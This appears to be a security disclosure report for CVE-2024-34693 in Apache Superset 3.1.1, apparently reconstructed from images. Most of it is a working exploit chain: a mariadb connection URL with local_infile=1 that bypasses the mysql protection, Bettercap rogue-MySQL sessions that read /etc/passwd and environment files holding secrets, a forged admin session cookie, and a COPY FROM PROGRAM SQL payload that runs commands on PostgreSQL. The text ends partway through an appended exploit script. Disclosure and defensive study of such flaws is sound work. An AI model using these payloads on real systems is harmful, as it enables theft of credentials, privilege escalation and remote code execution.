
Apache Superset Disclosures

Version 3.1.1

Environment:

- Apache Superset 3.1.1
- Docker



Setup:

In order to setup the environment on an Ubuntu Linux machine with Docker Compose installed the following command were run:

```
git clone https://github.com/apache/superset.git
cd superset
export TAG=3.1.1
docker compose -f docker-compose-image-tag.yml up
```

Once the server is started it can be accessed on “localhost:8088”.

Findings:

1. CVE-2024-34693: Server Arbitrary File Read


Description:
The “mariadb” protocol in Apache Superset is not protected against the “local_infile” parameter. This can be leveraged by attackers with the ability to create arbitrary database connections in order to launch “LOAD DATA LOCAL INFILE” (Rogue MySQL Server) attacks resulting in the reading of arbitrary files on the target.

Note: By exfiltrating sensitive information from the application an attacker may be able to perform additional actions such as:

- Escalate privileges in the Apache Superset application by exfiltrating the Flask secret
- Obtain Remote Code Execution on the database if a PostgreSQL DB is used

Proof of Concept:
Unlike the “mysql” protocol, which has protections preventing the creation of DB connections with the “local_infile” parameter present in the connection URL, the “mariadb” protocol does include these protections.

Example trying to connect using a malicious “mysql” URL:



SQLALCHEMY URI *

mysql://xxx:yyyy@172.17.0.1/zzzz?local_infile=1

Refer to the SQLAlchemy docs for more information on how to structure your URI.

Connect this database using the dynamic form instead

Additional fields may be required
Select databases require additional fields to be completed in the Advanced tab to successfully connect the database. Learn what requirements your databases has here.

Database Creation Error
We are unable to connect to your database. Click "See more" for database-provided information that may help troubleshoot


An error occurred while creating databases: Forbidden query parameter(s): {'local_infile'}

In order to bypass this an attacker can simply switch from the “mysql” protocol to the “mariadb” protocol, that uses the same MySQL Driver, but does not enforce the “local_infile” protection.

Example “mariadb” URL:

```
mariadb://172.17.0.1/xxx?local_infile=1
```

Trying to connect using a malicious “mariadb” URL:



Connect a database

STEP 2 OF 2
Enter Primary Credentials
Need help? Learn how to connect your database here.


DISPLAY NAME *
MySQL
Pick a name to help you identify this database.

SQLALCHEMY URI *
mariadb://xxx:yyyy@172.17.0.1/zzzz?local_infile=1
Refer to the SQLAlchemy docs for more information on how to structure your URI.

In order to directly exfiltrate the contents of arbitrary files via the “mariadb” connection, we can use “Bettercap’s Rogue MySQL Server”[1] feature to automate this process.

[1] https://www.bettercap.org/modules/ethernet/servers/mysql.server/

After the Rogue MySQL server is set and started, once the DB connection is made from Apache Superset, the content of the desired file will be automatically exfiltrated:



```
root@worker01:~# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18.1) [type 'help' for a list of commands]

192.168.6.0/24 > 192.168.6.129  » [15:05:39] [sys.log] [inf] gateway monitor started ...
192.168.6.0/24 > 192.168.6.129  » help mysql.server

mysql.server (not running): A simple Rogue MySQL server, to be used to exploit LOCAL INFILE and read arbitrary files from the client.

   mysql.server on : Start mysql server.
  mysql.server off : Stop mysql server.

  Parameters

  mysql.server.address : Address to bind the mysql server to. (default=<interface address>)
   mysql.server.infile : File you want to read. UNC paths are also supported. (default=/etc/passwd)
  mysql.server.outfile : If filled, the INFILE buffer will be saved to this path instead of being logged. (default=)
     mysql.server.port : Port to bind the mysql server to. (default=3306)

192.168.6.0/24 > 192.168.6.129  » set mysql.server.address 172.17.0.1
192.168.6.0/24 > 192.168.6.129  » mysql.server on
192.168.6.0/24 > 192.168.6.129  » [15:05:54] [sys.log] [inf] mysql.server server starting on address 172.17.0.1:3306
192.168.6.0/24 > 192.168.6.129  »
192.168.6.0/24 > 192.168.6.129  » [15:06:12] [sys.log] [inf] mysql.server connection from 172.26.0.7
192.168.6.0/24 > 192.168.6.129  » [15:06:12] [sys.log] [inf] mysql.server login request username: xxx
192.168.6.0/24 > 192.168.6.129  » [15:06:12] [sys.log] [inf] mysql.server can use LOAD DATA LOCAL: 1
192.168.6.0/24 > 192.168.6.129  » [15:06:12] [sys.log] [inf] mysql.server read file ( /etc/passwd ) is 1015 bytes
192.168.6.0/24 > 192.168.6.129  » [15:06:12] [sys.log] [inf] mysql.server
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
superset:x:1000:1000::/app/superset_home:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
```

Note: In this case the content of the "/etc/passwd" file from the "superset_app" docker container has been exfiltrated.


From here an attacker may leverage this Arbitrary File Read vulnerability in order to:

1.1. Escalate Privileges in Apache Superset by exfiltrating the Flask secret:

Note: This attack is relevant only in the scenario in which a non-administrative user was used in order to create arbitrary DB connections, or in order to obtain a persistent authentication method in the application even if the admin password is changed.


By reading files such as "/proc/self/environ" or "/app/docker/.env", an attacker may be able to exfiltrate the "SUPERSET_SECRET_KEY" parameter used by the Flask web server to sign session cookies.

Example exfiltrating "/proc/self/environ":




```
192.168.6.0/24 > 192.168.6.129  » set mysql.server.infile /proc/self/environ
192.168.6.0/24 > 192.168.6.129  » mysql.server on
192.168.6.0/24 > 192.168.6.129  » [12:28:53] [sys.log] [inf] mysql.server server starting on address 172.17.0.1:3306
192.168.6.0/24 > 192.168.6.129  » [12:28:56] [sys.log] [inf] mysql.server connection from 172.26.0.4
192.168.6.0/24 > 192.168.6.129  » [12:28:56] [sys.log] [inf] mysql.server login request username: root
192.168.6.0/24 > 192.168.6.129  » [12:28:56] [sys.log] [inf] mysql.server can use LOAD DATA LOCAL: 1
192.168.6.0/24 > 192.168.6.129  » [12:28:56] [sys.log] [inf] mysql.server
CYPRESS_CONFIG=falseHOSTNAME=1928fca4b7a7PYTHON_VERSION=3.9.18EXAMPLES_USER=examplesPOSTGRES_PASSWORD=Mal_may_or_may_not_have_been_hereREDIS_HOST=redisEXAMPLES_PORT=5432EXAMPLES_DB=examples
COMPOSE_PROJECT_NAME=supersetPWD=/appSUPERSET_LOAD_EXAMPLES=yesPYTHON_SETUPTOOLS_VERSION=58.1.0HOME=/rootLANG=C.UTF-8DATABASE_DIALECT=postgresqlDATABASE_USER=supersetDATABASE_PORT=5432GPG_K
EY=E3FF2839C048B25C084DEBE9B26995E310250568SUPERSET_HOME=/app/superset_homeSUPERSET_SECRET_KEY=ITS_NOT_A_SECRET_IF_EVERYBODY_KNOWS_ITPYTHONPATH=/app/pythonpath:/app/docker/pythonpath_devDAT
ABASE_DB=supersetFLASK_APP=superset.app:create_app()DATABASE_PASSWORD=Mal_may_or_may_not_have_been_hereSHLVL=2POSTGRES_USER=supersetPYTHON_PIP_VERSION=23.0.1DATABASE_HOST=dbREDIS_PORT=6379F
LASK_DEBUG=falsePYTHON_GET_PIP_SHA256=dfe9fd5c28dc98b5ac17979a953ea550cec37ae1b47a5116007395bfacff2ab9LC_ALL=C.UTF-8PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/dbf0c85f76fb6e1ab4
2aa672ffca6f0a675d9ee4/public/get-pip.pyMAPBOX_API_KEY=EXAMPLES_HOST=dbPATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binSUPERSET_PORT=8088POSTGRES_DB=superset
EXAMPLES_PASSWORD=examplesSUPERSET_ENV=production_=/usr/local/bin/gunicorn
192.168.6.0/24 > 192.168.6.129  » [12:28:56] [sys.log] [inf] mysql.server read file ( /proc/self/environ ) is 1248 bytes
```

Example exfiltrating “/app/docker/.env”:



```
COMPOSE_PROJECT_NAME=superset

# database configurations (do not modify)
DATABASE_DB=superset
DATABASE_HOST=db
DATABASE_PASSWORD=Mal_may_or_may_not_have_been_here
#DATABASE_PASSWORD=superset
DATABASE_USER=superset

EXAMPLES_DB=examples
EXAMPLES_HOST=db
EXAMPLES_USER=examples
EXAMPLES_PASSWORD=examples
EXAMPLES_PORT=5432

# database engine specific environment variables
# change the below if you prefer another database engine
DATABASE_PORT=5432
DATABASE_DIALECT=postgresql
POSTGRES_DB=superset
POSTGRES_USER=superset
POSTGRES_PASSWORD=Mal_may_or_may_not_have_been_here
#POSTGRES_PASSWORD=superset
#MYSQL_DATABASE=superset
#MYSQL_USER=superset
#MYSQL_PASSWORD=superset
#MYSQL_RANDOM_ROOT_PASSWORD=yes

# Add the mapped in /app/pythonpath_docker which allows devs to override stuff
PYTHONPATH=/app/pythonpath:/app/docker/pythonpath_dev
REDIS_HOST=redis
REDIS_PORT=6379

FLASK_DEBUG=false
SUPERSET_ENV=production
SUPERSET_LOAD_EXAMPLES=yes
CYPRESS_CONFIG=false
SUPERSET_PORT=8088
MAPBOX_API_KEY=''

SUPERSET_SECRET_KEY=ITS_NOT_A_SECRET_IF_EVERYBODY_KNOWS_IT

192.168.6.0/24 > 192.168.6.129  » [12:20:19] [sys.log] [inf] mysql.server read file ( /app/docker/.env ) is 1841 bytes
```

Now, by taking the exfiltrated Flask Secret we can use it to craft a valid administrative cookie for the Superset application.



```
guest@worker01:~/Desktop/Apache_Superset/CVE-2023-27524$ python3 CVE-2023-27524.py -u http://localhost:8088
Got session cookie: eyJjc3JmX3Rva2VuIjoiYmEzYjhkOTQ5Yjk3NzY0OTc0NWZkMmU4YzY5NGZhM2E1ZmQ0MGU2ZSIsImxvY2FsZSI6ImVuIn0.ZgPzSA.mgs4egRW_E9bSKG0xLroi-dED8Q
Decoded session cookie: {'csrf_token': 'ba3b8d949b977649745fd2e8c694fa3a5fd40e6e', 'locale': 'en'}
Superset Version: 3.1.1
Vulnerable to CVE-2023-27524 - Using default SECRET_KEY: b'ITS_NOT_A_SECRET_IF_EVERYBODY_KNOWS_IT'
Forged session cookie for user 1: eyJfdXNlcl9pZCI6MSwidXNlcl9pZCI6MX0.ZgPzSA.sifl-yh8VNN2LgMOVILVtte8I0s
```

Note: In this case we have reused the code from horizon3ai’s “CVE-2023-27524: Apache Superset Auth Bypass”[2] to generate a valid administrative cookie using the exfiltrated secret.

Note 2: The python code for “CVE-2023-27524.py” can be found in the appendix section.

[2] https://github.com/horizon3ai/CVE-2023-27524


1.2. Obtain Remote Code Execution on the PostgreSQL DB:

Note: This attack is relevant only in the scenario in which a PostgreSQL DB is used and setup in the environment of the target.

Note 2: The insecure default setup of Apache Superset applications is to connect to a PostgreSQL database using the credentials “superset:superset”.


As in the previous example we can read the files “/proc/self/environ” or “/app/docker/.env” in order to get the username and password used by superset to authenticate to the default DB.

Example exfiltrating “/app/docker/.env”:



```
COMPOSE_PROJECT_NAME=superset

# database configurations (do not modify)
DATABASE_DB=superset
DATABASE_HOST=db
DATABASE_PASSWORD=Mal_may_or_may_not_have_been_here
#DATABASE_PASSWORD=superset
DATABASE_USER=superset

EXAMPLES_DB=examples
EXAMPLES_HOST=db
EXAMPLES_USER=examples
EXAMPLES_PASSWORD=examples
EXAMPLES_PORT=5432

# database engine specific environment variables
# change the below if you prefer another database engine
DATABASE_PORT=5432
DATABASE_DIALECT=postgresql
POSTGRES_DB=superset
POSTGRES_USER=superset
POSTGRES_PASSWORD=Mal_may_or_may_not_have_been_here
#POSTGRES_PASSWORD=superset
#MYSQL_DATABASE=superset
#MYSQL_USER=superset
#MYSQL_PASSWORD=superset
#MYSQL_RANDOM_ROOT_PASSWORD=yes
```

By using these credentials we can create a new PostgreSQL database connection as the “superset” user.



Connect a database

STEP 2 OF 2

Enter Primary Credentials

Need help? Learn how to connect your database here.

BASIC | ADVANCED

DISPLAY NAME *

PostgreSQL

Pick a name to help you identify this database.

SQLALCHEMY URI *

postgresql://superset:Mal_may_or_may_not_have_been_here@db/su

Refer to the SQLAlchemy docs for more information on how to structure your URI.

TEST CONNECTION

Connect this database using the dynamic form instead


Additional fields may be required

Select databases require additional fields to be completed in the Advanced tab to successfully connect the database. Learn what requirements your databases has here.

BACK | CONNECT

Connection looks good!

In order to execute arbitrary command via the new PostgreSQL DB connection, we will need to enable the “Expose database in SQL Lab” and “Allow DML” options in the “Advanced - SQL Lab” options of the connections.



Edit database

POSTGRESQL
PostgreSQL

BASIC | ADVANCED

SQL Lab
Adjust how this database will interact with SQL Lab.


☑ Expose database in SQL Lab
□ Allow CREATE TABLE AS
□ Allow CREATE VIEW AS
☑ Allow DML
□ Enable query cost estimation
□ Allow this database to be explored
□ Disable SQL Lab data preview queries
□ Enable row expansion in schemas

From here, if all the above steps were performed correctly, we should be able to execute system command on the DB via the following SQL command:

```
DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM
PROGRAM 'id';SELECT * FROM cmd_exec;
```

Note: In this case we will execute the Linux “id” command.

Executing arbitrary commands on the DB via “SQL Lab”:



DATABASE: postgresql PostgreSQL

```
DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM PROGRAM 'id';SELECT * FROM cmd_exec;
```

cmd_output
uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)

Appendix:

CVE-2023-27524.py:

```
from flask_unsign import session
import requests
import urllib3
import argparse
import re
from time import sleep
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


SECRET_KEYS = [
    b'\x02\x01thisismyscretkey\x01\x02\\e\\y\\y\\h',  # version < 1.4.1
